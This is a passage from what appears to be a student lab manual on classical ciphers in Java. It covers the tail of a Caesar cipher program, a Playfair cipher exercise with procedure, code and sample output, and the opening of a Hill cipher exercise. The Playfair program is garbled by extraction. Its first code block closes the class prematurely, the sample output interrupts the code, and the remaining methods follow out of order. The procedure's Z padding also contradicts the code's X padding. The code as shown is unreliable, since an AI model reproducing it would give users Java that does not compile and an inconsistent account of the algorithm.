
    System.out.println("Enter the key (shift value):");
    int key = sc.nextInt();

    String ciphertext = encrypt(plaintext, key);
    System.out.println("Encrypted Ciphertext: " + ciphertext);
    String decryptedText = decrypt(ciphertext, key);
    System.out.println("Decrypted Text: " + decryptedText);

    sc.close();
}
}
```

RESULT:

Thus the Java program to implement Caesar Cipher Algorithm was executed and the output was verified successfully



AIM:

To write a Java program to implement Play Fair Cipher Algorithm.

PROCEDURE:

- In this scheme, pairs of letters are encrypted, instead of single letters as in the case of simple substitution cipher.
- In playfair cipher, initially a key table is created. The key table is a 5×5 grid of alphabets that acts as the key for encrypting the plaintext. Each of the 25 alphabets must be unique and one letter of the alphabet (usually J) is omitted from the table as we need only 25 alphabets instead of 26. If the plaintext contains J, then it is replaced by I.
- The sender and the receiver decide on a particular key. In a key table, the first characters (going left to right) in the table is the phrase, excluding the duplicate letters. The rest of the table will be filled with the remaining letters of the alphabet, in natural order.
- First, a plaintext message is split into pairs of two letters (digraphs). If there is an odd number of letters, a Z is added to the last letter.
- If both the letters are in the same column, take the letter below each one (going back to the top if at the bottom)
- If both letters are in the same row, take the letter to the right of each one (going back to the left if at the farthest right)
- If neither of the preceding two rules are true, form a rectangle with the two letters and take the letters on the horizontal opposite corner of the rectangle.

PROGRAM:

```
import java.util.Scanner;

public class PlayFC {

    private static char[][] matrix = new char[5][5];

    // Function to generate the 5x5 key matrix
    static void generateKeyMatrix(String key) {
        boolean[] used = new boolean[26]; // Array to track used characters (A-Z)
        key = key.toUpperCase().replaceAll("J", "I"); // Replace 'J' with 'I' as Playfair cipher considers them the same.
        StringBuilder keyBuilder = new StringBuilder();

        // Add unique characters of the key to the matrix
        for (char c : key.toCharArray()) {
            if (c >= 'A' && c <= 'Z' && !used[c - 'A']) {
                keyBuilder.append(c);
                used[c - 'A'] = true;
            }
        }

        // Add remaining alphabet letters to the key matrix
        for (char c = 'A'; c <= 'Z'; c++) {
            if (!used[c - 'A'] && c != 'J') { // 'J' is treated as 'I'
                keyBuilder.append(c);
            }
        }
    }
}
```

OUTPUT:

Enter the key:

MONARCHY

Enter the plaintext:

CIPHERTEXT

Encrypted Ciphertext: BEVFKMLKZS

Decrypted Text: CIPHERTEXT

```

int k = 0;
for (int i = 0; i < 5; i++) {
    for (int j = 0; j < 5; j++) {
        matrix[i][j] = keyBuilder.charAt(k++);
    }
}
}

```

```

static String prepareText(String text) {
    text = text.toUpperCase().replaceAll("J", "I").replaceAll("[^A-Z]", "");
    StringBuilder preparedText = new StringBuilder();

```

```

    for (int i = 0; i < text.length(); i++) {
        char current = text.charAt(i);
        preparedText.append(current);

        // Insert 'X' between repeating characters
        if (i + 1 < text.length() && text.charAt(i + 1) == current) {
            preparedText.append('X');
        }
    }

```

```

    // Ensure even length by padding with 'X'
    if (preparedText.length() % 2 != 0) {
        preparedText.append('X');
    }

```

```

    return preparedText.toString();
}

```

// Function to find the position of a character in the key matrix

```

static int[] findPosition(char c) {
    for (int i = 0; i < 5; i++) {
        for (int j = 0; j < 5; j++) {
            if (matrix[i][j] == c) {
                return new int[] { i, j };
            }
        }
    }
    return null;
}

```

```

static String encryptDigraph(String digraph) {
    char first = digraph.charAt(0);
    char second = digraph.charAt(1);

```

```


    int[] pos1 = findPosition(first);
    int[] pos2 = findPosition(second);

```

```

    if (pos1[0] == pos2[0]) { // Same row, move right
        return "" + matrix[pos1[0]][(pos1[1] + 1) % 5] + matrix[pos2[0]][(pos2[1] + 1) % 5];
    } else if (pos1[1] == pos2[1]) { // Same column, move down
        return "" + matrix[(pos1[0] + 1) % 5][pos1[1]] + matrix[(pos2[0] + 1) % 5][pos2[1]];
    } else { // Rectangle swap
        return "" + matrix[pos1[0]][pos2[1]] + matrix[pos2[0]][pos1[1]];
    }
}

```



```

static String decryptDigraph(String digraph) {
    char first = digraph.charAt(0);
    char second = digraph.charAt(1);
    int[] pos1 = findPosition(first);
    int[] pos2 = findPosition(second);

    if (pos1[0] == pos2[0]) {
        return "" + matrix[pos1[0]][(pos1[1] + 4) % 5] + matrix[pos2[0]][(pos2[1] + 4) % 5];
    } else if (pos1[1] == pos2[1]) {
        return "" + matrix[(pos1[0] + 4) % 5][pos1[1]] + matrix[(pos2[0] + 4) % 5][pos2[1]];
    } else { // Rectangle swap
        return "" + matrix[pos1[0]][pos2[1]] + matrix[pos2[0]][pos1[1]];
    }
}
static String encrypt(String plaintext) {
    StringBuilder ciphertext = new StringBuilder();
    plaintext = prepareText(plaintext); // Prepare the plaintext (remove spaces, handle 'J' and 'X')

    for (int i = 0; i < plaintext.length(); i += 2) {
        String digraph = plaintext.substring(i, i + 2);
        ciphertext.append(encryptDigraph(digraph)); // Encrypt each digraph (pair of two letters)
    }
    return ciphertext.toString();
}
static String decrypt(String ciphertext) {
    StringBuilder plaintext = new StringBuilder();
    for (int i = 0; i < ciphertext.length(); i += 2) {
        String digraph = ciphertext.substring(i, i + 2);
        plaintext.append(decryptDigraph(digraph));
    }
    return plaintext.toString();
}
public static void main(String[] args) {
    Scanner sc = new Scanner(System.in);

    System.out.println("Enter the key:");
    String key = sc.nextLine();
    generateKeyMatrix(key);

    System.out.println("Enter the plaintext:");
    String plaintext = sc.nextLine();

    String ciphertext = encrypt(plaintext);
    System.out.println("Encrypted Ciphertext: " + ciphertext);


    String decryptedText = decrypt(ciphertext);
    System.out.println("Decrypted Text: " + decryptedText);

    sc.close();
}
}

```

RESULT:

Thus the Java program to implement Play Fair Cipher Algorithm was executed and the output was verified successfully.



AIM:

To write a Java program to implement Hill Cipher Algorithm.

PROCEDURE:

- Hill cipher is a polygraphic substitution cipher based on linear algebra. Each letter is represented by a number modulo 26.
- Often the simple scheme A = 0, B = 1, ..., Z = 25 is used, but this is not an essential feature of the cipher.
